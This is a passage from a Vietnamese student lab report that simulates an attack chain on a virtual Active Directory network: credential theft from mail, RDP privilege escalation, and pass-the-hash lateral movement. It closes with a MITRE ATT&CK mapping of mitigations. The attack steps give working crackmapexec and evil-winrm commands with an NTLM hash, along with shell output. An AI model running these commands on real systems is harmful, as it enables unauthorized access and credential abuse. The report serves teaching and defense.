
Hình 55. Attacker đăng nhập vào mail nội bộ bằng tài khoản đã thu thập được

- **Bước 2:** Thành công đăng nhập vào mail. Tại hộp thư đến, attacker phát hiện một email với nội dung là thông tin của một tài khoản Domain user bao gồm username, NTLM hash và địa chỉ IP của máy đã đăng nhập trước đó




Hình 56. Email với nội dung là thông tin của tài khoản Administrator

- **Bước 3:** Attacker dùng chính dữ liệu này thực hiện leo thang đặc quyền. Sử dụng công cụ xfreerdp3 với câu lệnh



Hình 57. Attacker đăng nhập vào tài khoản Administrator

- **Bước 4:** Attacker đăng nhập thành công với tài khoản Administrator, cũng là tài khoản có quyền cao nhất




Hình 58. Privilege Escalation thành công với tài khoản Administrator

- **Bước 5:** Trước khi thực hiện Lateral Movement, attacker kiểm tra xem với tài khoản Administrator và NTLM hash có thể dùng để đăng nhập vào các máy khác trong dải mạng 192.168.60.0/24 qua SMB hay không.

Câu lệnh được sử dụng:

```
crackmapexec smb 192.168.1.0/24 -u Administrator -H 495b79824367ad1ff6ddd884ed423da3
```



Hình 59. Sử dụng crackmapexec

- **Bước 6:** Attacker phát hiện ngoài máy 192.168.60.126 đã tiến hành leo thang đặc quyền trước đó, còn có máy với IP 192.168.60.11 cũng có thể đăng nhập với tài khoản

Administrator. Vì vậy, attacker thực hiện di chuyển ngang bằng công cụ evil-winrm

```

(domain:nhom11.local) (signing:False) (SMBv1:True)
SMB 192.168.60.21 445 LAPTOP-EEOHEU46 [-] Connection Error: The NETBIOS connection with the remote host timed out.
SMB 192.168.60.126 445 CLIENT [+] nhom11.local\Administrator:495b79824367ad1ff6ddd884ed423da3 (Pwn3d!)

(claire@nhattram)-[~]
$ evil-winrm -i 192.168.60.11 -u Administrator -H 495b79824367ad1ff6ddd884ed423da3

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
nhom11\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents>
  
```

Hình 60. Lateral Movement thành công

c) Kết quả

Nhờ có được dữ liệu từ giai đoạn trước mà attacker đã có thể thu thập thêm một credential khác rất giá trị, đó là tài khoản Administrator cùng với NTLM hash của nó. Attacker sử dụng tài khoản này thành công thực hiện Privilege Escalation và Lateral Movement.

F. PHÂN TÍCH THEO KHUNG MITRE ATT&CK

Kỹ thuật	MITRE ATT@CK ID	Mô tả	Khuyến nghị ngăn chặn
Phishing: Spearphishing Attachment	T1566.001	Gửi email giả mạo chứa file Update.exe để cài đặt chứng chỉ giả và cấu hình proxy	- Tổ chức các buổi đào tạo nhận thức về phishing, hướng dẫn cách nhận diện email giả mạo - Chặn email từ nguồn không xác thực
User Execution: Malicious File	T1204.002	Người dùng thực thi file .exe hoặc	- Cấu hình AppLocker hoặc Windows Defender

		script cài chứng chỉ, cấu hình proxy	Application Control - Sử dụng EDR (CrowdStrike, Microsoft Defender) để phát hiện hành vi bất thường - Hạn chế quyền Administrator cho người dùng cuối
Masquerading	T1036	File .exe được đặt tên hợp pháp (Update.exe) để tránh phát hiện	- Bật hiển thị phần mở rộng file trong Windows (show file extensions) - Sử dụng công cụ kiểm tra chữ ký số file thực thi - Theo dõi quá trình khởi chạy file qua Event Log
Command and Scripting Interpreter (Windows CMD)	T1059.003	Script thực thi tự động cài cert và chỉnh proxy trên máy victim	- Cấu hình Group Policy trên Windows để hạn chế thực thi script - Tắt Windows Script Host nếu không cần thiết
Adversary-in-the-Middle	T1557	Sử dụng mitmproxy để chặn và sửa đổi lưu lượng HTTPS	- Áp dụng HSTS Preloading và Certificate Transparency - Vô hiệu hóa LLMNR/NetBIOS nếu không cần thiết - Sử dụng IDS (Zeek, Suricata) để phát hiện lưu lượng MITM

Input Capture: Keylogging	T1056.001	Ghi lại nội dung form đăng nhập, credential qua mitmproxy	- Giám sát proxy nội bộ để phát hiện việc ghi lại dữ liệu đăng nhập - Dùng HTTPS kết hợp với chứng chỉ hợp lệ được xác thực từ CA tin cậy - Phát hiện lưu lượng MITM bằng IDS hoặc anomaly detection
Unsecured Credentials: Credentials In Files	T1552.001	Attacker đọc được mail chứa credential từ mail nội bộ của victim	- Không lưu trữ mật khẩu dưới dạng rõ trong email, file nội bộ - Sử dụng password manager hoặc mã hóa credential trong các file nhạy cảm - Giám sát nội dung email nhạy cảm qua DLP
Valid Accounts	T1078	Sử dụng thông tin đăng nhập thu được (thaont:thaont123) để truy cập mail nội bộ	- Áp dụng nguyên tắc tối thiểu quyền (Least Privilege) - Giám sát đăng nhập bất thường qua SIEM - Áp dụng Zero Trust với xác thực đa yếu tố (MFA)
Network Service Discovery	T1046	Dùng crackmapexec để dò tìm các máy trong mạng	- Giới hạn truy cập vào các cổng dịch vụ mạng (SMB, RDP...) - Giám sát lưu lượng quét mạng - Áp dụng Network Segmentation
Remote Services: Windows Remote	T1021.006	Dùng evil-winrm đăng nhập từ xa	- Tắt WinRM nếu không sử dụng

Management (WinRM)		vào máy khác với tài khoản thu được	- Áp dụng chính sách kiểm soát truy cập dựa trên IP hoặc Group Policy - Giám sát các truy cập từ xa
Lateral Movement: Pass the Hash	T1550.002	Dùng hash NTLM để xác thực vào máy khác mà không cần mật khẩu	- Hạn chế hoặc vô hiệu hóa NTLM - Cập nhật bản vá KB2871997 (Windows 7 trở lên) để hạn chế quyền mặc định của các tài khoản quản trị viên cục bộ - Kích hoạt chính sách Pass-the-Hash mitigation bằng cách cấu hình Registry hoặc qua GPO - Không cấp quyền quản trị viên cục bộ cho tài khoản domain trên nhiều hệ thống

Bảng 3. Phân tích kỹ thuật theo MITRE ATT&CK

G. KẾT LUẬN VÀ HƯỚNG PHÁT TRIỂN

1. Kết luận

Đồ án đã hoàn thành đầy đủ các mục tiêu đề ra bằng cách xây dựng và minh họa thành công toàn bộ chuỗi tấn công mạng, bắt đầu từ giai đoạn Man-in-the-Middle (MITM) thông qua kỹ thuật lừa đảo xã hội (social engineering), tiếp đến là quá trình thu thập thông tin nhạy cảm, và cuối cùng là thực hiện leo thang đặc quyền (Privilege Escalation)

và di chuyển ngang (Lateral Movement) trong một môi trường mạng giả lập có tính chân thực cao.

Nhóm đã xây dựng thành công mô hình mạng nội bộ bao gồm các thành phần cốt lõi như Active Directory, Web Server, Mail Server, Client và Attacker, được triển khai trong môi trường ảo hóa. Mô hình này hoạt động ổn định, đảm bảo điều kiện cần thiết để thử nghiệm các kịch bản tấn công thực tế.

Thông qua việc sử dụng công cụ mitmproxy, nhóm đã thiết lập hiệu quả kịch bản MITM trên giao thức HTTP/HTTPS, trong đó đáng chú ý là kỹ thuật tấn công HTTPS thông qua việc cài đặt chứng chỉ giả mạo kết hợp social engineering. Quá trình tấn công được mô phỏng sát thực tế, cho thấy rõ mức độ nguy hiểm khi người dùng thiếu cảnh giác và hệ thống không có biện pháp phòng thủ thích hợp.

Ngoài việc mô phỏng khả năng thu thập thông tin xác thực người dùng, đồ án còn triển khai thành công các kỹ thuật tấn công mở rộng, bao gồm:

- Leo thang đặc quyền (Privilege Escalation): Khai thác cơ chế kiểm soát đặc quyền để giành quyền truy cập cấp cao hơn trên hệ thống mục tiêu.
- Di chuyển ngang (Lateral Movement): Sử dụng thông tin thu thập được để truy cập trái phép vào các thành phần khác trong hệ thống mạng.

2. Hướng phát triển

Trong các giai đoạn tiếp theo, nhóm đề xuất một số hướng mở rộng nhằm nâng cao độ thực tế và tính ứng dụng của mô hình:

- Tự động hóa quy trình tấn công: Phát triển các script hoặc tích hợp mitmproxy với công cụ nhỏ để tự động hóa một số bước trong chuỗi tấn công.
- Mở rộng tấn công vào các giao thức khác: Không chỉ HTTP/HTTPS, mà còn thử nghiệm MITM vào các giao thức như SMTP, IMAP, FTP, RDP để có góc nhìn toàn diện hơn.
- Phân tích tác động và thiệt hại: Định lượng rõ ràng hơn về tác động và thiệt hại mà các cuộc tấn công này có thể gây ra cho tổ chức (ví dụ: ước tính chi phí phục hồi, thiệt hại về danh tiếng, mất mát dữ liệu).
- Xây dựng giải pháp phát hiện và phòng chống: Nghiên cứu và triển khai các hệ thống phát hiện xâm nhập (IDS/IPS) hoặc các giải pháp giám sát mạng (Network Monitoring) để phát hiện các dấu hiệu của tấn công MITM, hoặc các hành vi bất thường liên quan đến Privilege Escalation và Lateral Movement

TÀI LIỆU THAM KHẢO

[crackmapexec | Kali Linux Tools](#)

[evil-winrm | Kali Linux Tools](#)

[freerdp3 | Kali Linux Tools](#)

[FAQ - Webhook.site Docs](#)

[mitmproxy](#)

HẾT